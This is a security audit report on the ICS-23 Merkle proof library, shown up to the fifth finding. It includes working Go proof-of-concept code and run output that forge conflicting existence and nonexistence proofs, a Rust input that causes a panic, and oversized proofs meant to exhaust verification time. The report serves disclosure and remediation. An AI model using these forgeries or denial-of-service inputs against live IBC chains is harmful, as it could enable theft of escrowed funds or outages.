Zellic


Prepared for
Penumbra
Interchain Foundation

Prepared by
Jade Han
Avraham Weinstock
Zellic

July 9, 2024

ICS-23

Merkle Proof Verification Library Security Assessment



Contents

About Zellic

Zellic is a vulnerability research firm with deep expertise in blockchain security. We specialize in EVM, Move (Aptos and Sui), and Solana as well as Cairo, NEAR, and Cosmos. We review L1s and L2s, cross-chain protocols, wallets and applied cryptography, zero-knowledge circuits, web applications, and more.

Prior to Zellic, we founded the #1 CTF (competitive hacking) team ↗ worldwide in 2020, 2021, and 2023. Our engineers bring a rich set of skills and backgrounds, including cryptography, web security, mobile security, low-level exploitation, and finance. Our background in traditional information security and competitive hacking has enabled us to consistently discover hidden vulnerabilities and develop novel security research, earning us the reputation as the go-to security firm for teams whose rate of innovation outpaces the existing security landscape.

For more on Zellic's ongoing security research initiatives, check out our website zellic.io ↗ and follow @zellic_io ↗ on Twitter. If you are interested in partnering with Zellic, contact us at hello@zellic.io ↗.

1. Overview

1.1. Executive Summary

Zellic conducted a security assessment for Penumbra and the Interchain Foundation from June 17th to July 3rd, 2024. This assessment was funded as a joint effort between Penumbra, the Interchain Foundation, Noble, Strangelove, Astria, Sommelier, Agoric, and the Decentralized Cooperation Foundation (DCF). During this engagement, Zellic reviewed ICS-23's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.2. Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Has the project's code been implemented in compliance with the ICS-23 specification?
- Could proof of existence be forged?
- Could proof of absence be forged?
- Could an abnormal value pass both proof of existence and proof of absence?
- Are there any defects in the specifications related to IAVL (Immutable Adelson-Velsky Landis), Tendermint, and SMT (Sparse Merkle Tree)?

1.3. Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Infrastructure relating to the project
- Key custody
- IBC implementation

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.

1.4. Results

During our assessment on the scoped ICS-23 modules, we discovered eight findings. Three critical issues were found. One was of high impact, one was of medium impact, two were of low impact, and the remaining finding was informational in nature.

Breakdown of Finding Impacts

Impact Level	Count
Critical	3
High	1
Medium	1
Low	2
Informational	1

2. Introduction

2.1. About ICS-23

Penumbra and the Interchain Foundation contributed the following description of ICS-23:

> A vector commitment in ICS-23 ensures a binding commitment to an indexed vector of elements with efficient proofs for inclusion or non-inclusion of values. It is crucial for verifying state transitions across chains in the IBC protocol.

2.2. Methodology

During a security assessment, Zellic works through standard phases of security auditing, including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the modules.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the codebase in general. We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect

its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

2.3. Scope

The engagement involved a review of the following targets:

ICS-23 Modules

Types	Go, Rust, TypeScript
Platform	Cosmos
Target	ics23
Repository	https://github.com/cosmos/ics23 ↗
Version	`dd7d45797524a3403ce3bc4b516170ec802d518a`

Programs	`ICS-23 Go (version 0.10.0)`
	`ICS-23 Rust (version 0.11.1)`
	`ICS-23 Typescript (version 0.10.0)`

2.4. Project Overview

Zellic was contracted to perform a security assessment for a total of four person-weeks. The assessment was conducted by two consultants over the course of 2.5 calendar weeks.

Contact Information

The following project manager was associated with the engagement:

Chad McDonald
Engagement Manager
chad@zellic.io

The following consultants were engaged to conduct the assessment:

Jade Han
Engineer
hojung@zellic.io

Avraham Weinstock
Engineer
avi@zellic.io

2.5. Project Timeline

The key dates of the engagement are detailed below.

June 17, 2024	Start of primary review period
July 3, 2024	End of primary review period

3. Detailed Findings

3.1. Nonexistence proof soundness depends on sorted keys

Target	go/proof.go, rust/src/api.rs, js/src/proofs.ts		
Category	Business Logic	**Severity**	Critical
Likelihood	High	**Impact**	Critical
CWE	CWE-188: Reliance on Data/Memory Layout		

Description

The soundness of nonexistence proofs in ICS-23 depends on keys appearing in the tree in a specific order. For instance, proving that keys "a" and "c" are included and neighbors, and that "a" is less than "c", does not guarantee that "b" is not present in the tree if "b" can appear before "a" or after "c". Currently, ICS-23 allows both an `ExistenceProof` and `NonExistenceProof` for "b" in this scenario.




Figure 3.1: The tree constructed by the below proof-of-concept script.

```
package main

import (
    "fmt"
    ics23 "github.com/cosmos/ics23/go"
)

func main() {
    spec := ics23.TendermintSpec
    leafOp := spec.LeafSpec
    aLeaf, _ := leafOp.Apply([]byte("a"), []byte("a"))
    bLeaf, _ := leafOp.Apply([]byte("b"), []byte("b"))
    cLeaf, _ := leafOp.Apply([]byte("c"), []byte("c"))
    aExist := ics23.ExistenceProof {
        Key: []byte("a"),
        Value: []byte("a"),
```

```
        Leaf: leafOp,
        Path: []*ics23.InnerOp {
            &ics23.InnerOp {
                Hash: spec.InnerSpec.Hash,
                Prefix: append([]byte{1}, bLeaf...),
                Suffix: []byte{},
            },
            &ics23.InnerOp {
                Hash: spec.InnerSpec.Hash,
                Prefix: []byte{1},
                Suffix: cLeaf,
            },
        },
    }
    bExist := ics23.ExistenceProof {
        Key: []byte("b"),
        Value: []byte("b"),
        Leaf: leafOp,
        Path: []*ics23.InnerOp {
            &ics23.InnerOp {
                Hash: spec.InnerSpec.Hash,
                Prefix: []byte{1},
                Suffix: aLeaf,
            },
            &ics23.InnerOp {
                Hash: spec.InnerSpec.Hash,
                Prefix: []byte{1},
                Suffix: cLeaf,
            },
        },
    }
    yHash, _ := aExist.Path[0].Apply(aLeaf)
    cExist := ics23.ExistenceProof {
        Key: []byte("c"),
        Value: []byte("c"),
        Leaf: leafOp,
        Path: []*ics23.InnerOp {
            &ics23.InnerOp {
                Hash: spec.InnerSpec.Hash,
                Prefix: append([]byte{1}, yHash...),
                Suffix: []byte{},
            },
        },
    }
    bNotExist := ics23.NonExistenceProof {
        Key: []byte("b"),
        Left: &aExist,
```

```
        Right: &cExist,
    }
    root, err := aExist.Calculate()
    fmt.Printf("root: %v %v\n", root, err)

    ret := aExist.Verify(spec, root, []byte("a"), []byte("a"))
    fmt.Printf("aExist: %v\n", ret)
    ret = bExist.Verify(spec, root, []byte("b"), []byte("b"))
    fmt.Printf("bExist: %v\n", ret)
    ret = cExist.Verify(spec, root, []byte("c"), []byte("c"))
    fmt.Printf("cExist: %v\n", ret)
    ret = bNotExist.Verify(spec, root, []byte("b"))
    fmt.Printf("bNotExist: %v\n", ret)
}
```

```
:!go run nonexist_soundness.go
root: [204 19 187 107 93 196 171 83 208 9 114 143 5 13 115 124 19 96 41 156 40 97 222 66 173 224 235 175 71 50 120 198] <nil>
aExist: <nil>
bExist: <nil>
cExist: <nil>
bNotExist: <nil>
```

Figure 3.2: Verification of proofs that “b” is both present and absent.

Impact

Nonexistence proofs being unsound, in the context of IBC, allows packets to be both received and timed out according to the same state.

In the context of ICS-20 transfers, if nonexistence proofs can be forged for a chain's state, this could be exploited to drain the escrow account on a second chain that is sending transfers to the first chain (in the style of the Dragonberry exploit). However, unlike the Dragonberry bug, this soundness bug requires the commitment root to be attacker controlled, which in an ICS-20 context requires that the receiving chain is malicious. In this case, the receiving chain could already fail to acknowledge transfers from an honest chain (to un-escrow tokens immediately on the sending chain).

In the context of ICS-29 relayer incentives, nonexistence proof unsoundness could permit relayers that collude with a malicious chain to claim fees for both relaying packet receipts and packet absences for the same packets.

In general, nonexistence proof unsoundness may have additional consequences in other protocols that make use of nonexistence proofs or constructions like time-outs that build on nonexistence proofs.

Recommendations

A compressed batch proof containing all the keys committed to by a `CommitmentRoot` is sufficient to prove that the keys are ordered lexicographically in the tree (by additionally checking that the sorted keys are pairwise neighbors in the tree). However, this takes $O(n * \log_2(n))$ space instead of the current $O(\log_2(n))$ for nonexistence proofs.

There are vector commitments based on asymmetric cryptography, instead of Merkle trees, which permit $O(1)$ space nonexistence proofs that do not have a side condition on ordering (cited by the ICS-23 specification ↗), but they would only be a drop-in replacement at the interface level, not at the data level.

If the sortedness of the keys can be guaranteed at a protocol level (e.g., if there is slashing or rejection of updates with nonsorted keys), the existing $O(\log_2(n))$ nonexistence proofs can continue being used.

Remediation

This issue has been acknowledged by Penumbra and the Interchain Foundation, and the precondition was documented in the implementation in commit `c521320f` ↗ and in the specification in commit 41a8caa5 ↗.

3.2. Forging nonexistence proofs with incorrect `MaxPrefixLength`

Target	go/proof.go, rust/src/api.rs, js/src/proofs.ts		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical
CWE	CWE-130: Improper Handling of Length Parameter		

Description

If `MaxPrefixLength` is at least `MinPrefixLength + ChildSize`, data can be interpreted as both part of the prefix and as part of a child node in different parts of proof verification. This leads to nonexistence proof unsoundness where the data is interpreted as a child node for the existence proof but a prefix for the nonexistence proof. This additionally permits nodes with more children than the length of the `ChildOrder` (e.g., a node with three children for a spec that is otherwise meant for binary trees in the below proof of concept).




Figure 3.3: The tree constructed by the below proof-of-concept script.

```
package main

import (
    "fmt"
    ics23 "github.com/cosmos/ics23/go"
)

func main() {
    spec := ics23.TendermintSpec
    spec.InnerSpec.MaxPrefixLength = 33
    leafOp := spec.LeafSpec
    aLeaf, _ := leafOp.Apply([]byte("a"), []byte("a"))
    bLeaf, _ := leafOp.Apply([]byte("b"), []byte("b"))
    b2Leaf, _ := leafOp.Apply([]byte("b2"), []byte("b2"))
```

```
    cLeaf, _ := leafOp.Apply([]byte("c"), []byte("c"))
    aExist := ics23.ExistenceProof {
        Key: []byte("a"),
        Value: []byte("a"),
        Leaf: leafOp,
        Path: []*ics23.InnerOp {
            &ics23.InnerOp {
                Hash: spec.InnerSpec.Hash,
                Prefix: []byte{1},
                Suffix: append(bLeaf, b2Leaf...),
            },
            &ics23.InnerOp {
                Hash: spec.InnerSpec.Hash,
                Prefix: []byte{1},
                Suffix: cLeaf,
            },
        },
    }
    bExist := ics23.ExistenceProof {
        Key: []byte("b"),
        Value: []byte("b"),
        Leaf: leafOp,
        Path: []*ics23.InnerOp {
            &ics23.InnerOp {
                Hash: spec.InnerSpec.Hash,
                Prefix: append([]byte{1}, aLeaf...),
                Suffix: b2Leaf,
            },
            &ics23.InnerOp {
                Hash: spec.InnerSpec.Hash,
                Prefix: []byte{1},
                Suffix: cLeaf,
            },
        },
    }
    b2Exist := ics23.ExistenceProof {
        Key: []byte("b2"),
        Value: []byte("b2"),
        Leaf: leafOp,
        Path: []*ics23.InnerOp {
            &ics23.InnerOp {
                Hash: spec.InnerSpec.Hash,
                Prefix: append(append([]byte{1}, aLeaf...), bLeaf...),
                Suffix: []byte{},
            },
            &ics23.InnerOp {
                Hash: spec.InnerSpec.Hash,
```

```
                Prefix: []byte{1},
                Suffix: cLeaf,
            },
        },
    }
    yHash, _ := aExist.Path[0].Apply(aLeaf)
    cExist := ics23.ExistenceProof {
        Key: []byte("c"),
        Value: []byte("c"),
        Leaf: leafOp,
        Path: []*ics23.InnerOp {
            &ics23.InnerOp {
                Hash: spec.InnerSpec.Hash,
                Prefix: append([]byte{1}, yHash...),
                Suffix: []byte{},
            },
        },
    }
    aNotExist := ics23.NonExistenceProof {
        Key: []byte("a"),
        Left: nil,
        Right: &bExist,
    }
    root, err := aExist.Calculate()
    fmt.Printf("root: %v %v\n", root, err)

    ret := aExist.Verify(spec, root, []byte("a"), []byte("a"))
    fmt.Printf("aExist: %v\n", ret)
    ret = bExist.Verify(spec, root, []byte("b"), []byte("b"))
    fmt.Printf("bExist: %v\n", ret)
    ret = b2Exist.Verify(spec, root, []byte("b2"), []byte("b2"))
    fmt.Printf("b2Exist: %v\n", ret)
    ret = cExist.Verify(spec, root, []byte("c"), []byte("c"))
    fmt.Printf("cExist: %v\n", ret)
    ret = aNotExist.Verify(spec, root, []byte("a"))
    fmt.Printf("aNotExist: %v\n", ret)
}
```

```
:!go run maxprefix_soundness.go
root: [227 223 215 173 20 255 187 136 107 221 84 58 9 100 82 71 137 255 188 101 42 205 211 67 140 196 83 35 9 212 109 217] <nil>
aExist: <nil>
bExist: <nil>
b2Exist: <nil>
cExist: <nil>
aNotExist: <nil>
```

Figure 3.4: Verification of proofs that “a” is both present and absent.

Impact

Nonexistence proofs being unsound due to `MaxPrefixLength` exceeding `MinPrefixLength + ChildSize` has essentially the same impact as nonexistence proofs being unsound due to keys being unordered (Finding 3.1. ↗). Trees effectively having more child nodes than the specified maximum degree may have further downstream impacts if users of the proofs are doing additional tree traversals based on the `ProofSpec`.

Recommendations

To address this issue, it is recommended to ensure that `MaxPrefixLength` is constrained such that `MaxPrefixLength < MinPrefixLength + ChildSize`, ideally in `InnerOp.CheckAgainstSpec`, and to document this constraint on the protobuf documentation for `InnerSpec`.

Remediation

This issue has been acknowledged by Penumbra and the Interchain Foundation, and a fix was implemented in commit 7000936e ↗.

3.3. TypeScript implementation does not validate IAVL prefixes

Target	js/src/proofs.ts, js/src/specs.ts		
Category	Business Logic	**Severity**	Critical
Likelihood	High	**Impact**	Critical
CWE	CWE-20: Improper Input Validation		

Description

The TypeScript implementation's `{verifyExistence, ensureSpec, ensureLeaf, ensureInner}` functions do not have any checks corresponding to the Go implementation's `validateIavlOps` or the Rust implementation's `{ensure_leaf_prefix, ensure_inner_prefix}`, which ensure that IAVL prefixes are well-formed and do not contain extraneous data.

Impact

As the checks for well-formed IAVL prefixes mitigate the Dragonberry soundness bug for existence ↗ and nonexistence ↗ proofs, the TypeScript library accepts invalid existence and nonexistence proofs.

Unlike the other nonexistence proof soundness bugs (Finding 3.1. ↗), the Dragonberry bug does not require the attacker to be in control of the shape of the tree; it merely requires the attacker to control a suffix of a single key included in the tree.

Recommendations

Port the IAVL prefix checks from the other implementations to TypeScript (possibly with additional checks — see Finding 3.8. ↗).

Remediation

This issue has been acknowledged by Penumbra and the Interchain Foundation.

As there are no known production users of the TypeScript implementation, the Interchain Foundation has removed the TypeScript implementation from the ICS-23 repository in commit `b613f6f4` ↗.

3.4. Zero division in `ensure_inner`

Target	rust/src/verify.rs		
Category	Coding Mistakes	**Severity**	High
Likelihood	High	**Impact**	High
CWE	CWE-369: Divide by Zero		

Description

In `ensure_inner`↗, it is possible to trigger a panic with a division-by-zero error if `inner_spec.child_size` is zero.

```
fn ensure_inner(inner: &ics23::InnerOp, spec: &ics23::ProofSpec) -> Result<()>
    {
    match (&spec.leaf_spec, &spec.inner_spec) {
        (Some(leaf_spec), Some(inner_spec)) => {
            ensure!(
                inner.hash == inner_spec.hash,
                "Unexpected hashOp: {:?}",
                inner.hash,
            );
            ensure!(
                !has_prefix(&leaf_spec.prefix, &inner.prefix),
                "Inner node with leaf prefix",
            );
            ensure!(
                inner.prefix.len() >= (inner_spec.min_prefix_length as usize),
                "Inner prefix too short: {}",
                inner.prefix.len(),
            );
            let max_left_child_bytes =
                (inner_spec.child_order.len() - 1) as i32 *
    inner_spec.child_size;
            ensure!(
                inner.prefix.len()
                    <= (inner_spec.max_prefix_length + max_left_child_bytes)
    as usize,
                "Inner prefix too long: {}",
                inner.prefix.len(),
            );
```

```
            ensure!(
                inner.suffix.len() % (inner_spec.child_size as usize) == 0,
                "InnerOp suffix malformed"
            );
            Ok(())
        }
        (_, _) => bail!("Spec requires both leaf_spec and inner_spec"),
    }
}
```

Below is a test case we provided Penumbra and the Interchain Foundation that triggers the panic (to be added to `rust/src/api.rs`'s tests module):

```
#[test]
fn test_childsize_zero() -> Result<()> {
    let spec = ics23::ProofSpec {
        leaf_spec: Some(ics23::LeafOp {
            hash: ics23::HashOp::Sha256 as i32,
            prehash_key: ics23::HashOp::NoHash as i32,
            prehash_value: ics23::HashOp::NoHash as i32,
            length: ics23::LengthOp::NoPrefix as i32,
            prefix: vec![b'c'],
        }),
        inner_spec: Some(ics23::InnerSpec {
            child_order: vec![0, 1],
            min_prefix_length: 0,
            max_prefix_length: 0,
            child_size: 0,
            empty_child: vec![],
            hash: ics23::HashOp::Sha256 as i32,
        }),
        max_depth: 0,
        min_depth: 0,
        prehash_key_before_comparison: false,
    };
    verify_test_vector("../testdata/TestChildOrderOob.json", &spec)
}
```

This is supporting data for the test case (adapted from Finding 3.6. ↗):

```
{
    "key": "62",
    "proof":
    "126d0a016212330a01611201621a0508012a0163222408011a20d37f251652c1f0
097d66ec0962f14f19f112e2710a9eb4000fde100d1cdc6ebc1a330a01631201641a0508012a0163
```

```
2224080112206548d955790a22925c1e23508ec4e2bffb8e45d80261b4b2c1f9d8c9b0d152b6",
    "root":
    "cff40ffc827ffddca672cb62802910b5156dad147722c80176d79154b4840638",
    "value": ""
}
```

Impact

Since panics are unlikely to be caught by Rust callers, this is likely a denial of service. Additionally, since `child_size` is signed, negative values of `child_size` may allow further flexibility in constructing malformed proofs.

Recommendations

Add a check earlier in `ensure_inner` that `inner_spec.child_size > 0`.

```
--- a/rust/src/verify.rs
+++ b/rust/src/verify.rs
@@ -201,6 +201,10 @@ fn ensure_inner(inner: &ics23::InnerOp, spec:
    &ics23::ProofSpec) -> Result<()> {
                "Inner prefix too long: {}",
                inner.prefix.len(),
            );
+ ensure!(
+ inner_spec.child_size > 0,
+ "spec.InnerSpec.ChildSize must be >= 1"
+ );
            ensure!(
                inner.suffix.len() % (inner_spec.child_size as usize) == 0,
                "InnerOp suffix malformed"
```

Remediation

This issue has been acknowledged by Penumbra and the Interchain Foundation, and a fix was implemented in commit d1245462 ↗, which is included in ICS-23 Rust 0.11.3 ↗.

3.5. Unrestricted proof size

Target	go/ops.go, rust/src/api.rs, js/src/proofs.ts		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	High	**Impact**	Medium
CWE	CWE-770: Allocation of Resources Without Limits or Throttling		

Description

In ICS-23, there is currently no standard size limitation imposed on the proofs that are accepted. Without a `MaxDepth` constraint, it is possible to construct large proofs that are computationally expensive to verify.

In situations where compressed batched proofs are accepted, it is possible to get one hash to occur for every byte in the proof. For uncompressed proofs, if custom `ProofSpecs` are allowed, a `ProofSpec` with a length-1 `ChildOrder` allows one hash per four bytes. For the unmodified `TendermintSpec`, one hash per seven bytes is possible.

This is the custom proof spec, compressed and uncompressed (one and four bytes per hash, respectively):

```
package main

import (
    "fmt"
    "time"
    ics23 "github.com/cosmos/ics23/go"
)

func main() {
    leafOp := ics23.LeafOp{
        Hash: ics23.HashOp_SHA256,
        PrehashKey: ics23.HashOp_NO_HASH,
        PrehashValue: ics23.HashOp_NO_HASH,
        Length: ics23.LengthOp_NO_PREFIX,
        Prefix: []byte("c"),
    }
    innerOp := ics23.InnerOp{
        Hash: ics23.HashOp_SHA256,
        Prefix: []byte{},
        Suffix: []byte{},
```

```
    }
    innerSpec := ics23.InnerSpec {
        ChildOrder: []int32{0},
        MinPrefixLength: 0,
        MaxPrefixLength: 0,
        ChildSize: 32,
        EmptyChild: nil,
        Hash: ics23.HashOp_SHA256,
    }
    // Divide n by 4 for the timing for 100MB uncompressed proofs
    n := 100 * 1024 * 1024
    path := make([]*ics23.InnerOp, n)
    for i := 0; i < n; i++ {
        path[i] = &innerOp
    }
    existProof := ics23.ExistenceProof {
        Key: []byte("a"),
        Value: []byte("b"),
        Leaf: &leafOp,
        Path: path,
    }
    proof := ics23.CommitmentProof {
        Proof: &ics23.CommitmentProof_Exist {
            Exist: &existProof,
        },
    }
    batchProof := &ics23.CommitmentProof {
        Proof: &ics23.CommitmentProof_Compressed {
            Compressed: &ics23.CompressedBatchProof {
                Entries: []*ics23.CompressedBatchEntry{
                    &ics23.CompressedBatchEntry{
                        Proof: &ics23.CompressedBatchEntry_Exist{
                            Exist: &ics23.CompressedExistenceProof{
                                Key: []byte("a"),
                                Value: []byte("b"),
                                Leaf: &leafOp,
                                Path: make([]int32, n),
                            },
                        },
                    },
                },
                LookupInners: []*ics23.InnerOp{&innerOp},
            },
        },
    }
    spec := ics23.ProofSpec {
        LeafSpec: &leafOp,
```

```
        InnerSpec: &innerSpec,
        MaxDepth: 0,
        MinDepth: 0,
        PrehashKeyBeforeComparison: false,
    }
    t0 := time.Now()
    h, _ := proof.Calculate()
    t1 := time.Now()
    fmt.Printf("calculate time %v\n", t1.Sub(t0))

    t2 := time.Now()
    ret := ics23.VerifyMembership(&spec, h, &proof, []byte("a"), []byte("b"))
    t3 := time.Now()
    fmt.Printf("verify ret %v time %v\n", ret, t3.Sub(t2))

    t4 := time.Now()
    ret = ics23.VerifyMembership(&spec, h, batchProof, []byte("a"),
    []byte("b"))
    t5 := time.Now()
    fmt.Printf("verify compressed ret %v time %v\n", ret, t5.Sub(t4))

    marshalled, _ := proof.Marshal()
    marshalledCompressed, _ := batchProof.Marshal()
    fmt.Printf("Marshalled size (path length %v) %v\n", n, len(marshalled))
    fmt.Printf("Marshalled compressed size (path length %v) %v\n", n,
    len(marshalledCompressed))
}
```

This is the standard Tendermint spec (seven bytes per hash):

```
package main

import (
    "fmt"
    "time"
    ics23 "github.com/cosmos/ics23/go"
)

func main() {
    spec := ics23.TendermintSpec
    leafOp := spec.LeafSpec
    n := 100 * 1024 * 1024 / 7
    path := make([]*ics23.InnerOp, n)
    path[0] = &ics23.InnerOp {
        Hash: spec.InnerSpec.Hash,
        Prefix: []byte{1},
```

```
        Suffix: []byte{},
    }
    for i := 1; i < n; i++ {
        path[i] = &ics23.InnerOp {
            Hash: spec.InnerSpec.Hash,
            Prefix: []byte{1},
            Suffix: []byte{},
        }
    }
    existProof := ics23.ExistenceProof {
        Key: []byte("a"),
        Value: []byte("b"),
        Leaf: leafOp,
        Path: path,
    }
    proof := ics23.CommitmentProof {
        Proof: &ics23.CommitmentProof_Exist {
            Exist: &existProof,
        },
    }
    t0 := time.Now()
    h, _ := proof.Calculate()
    t1 := time.Now()
    fmt.Printf("calculate time %v\n", t1.Sub(t0))

    t2 := time.Now()
    ret := ics23.VerifyMembership(spec, h, &proof, []byte("a"), []byte("b"))
    t3 := time.Now()
    fmt.Printf("verify ret %v time %v\n", ret, t3.Sub(t2))

    marshalled, _ := proof.Marshal()
    fmt.Printf("Marshalled size (path length %v) %v\n", n, len(marshalled))
}
```

Impact

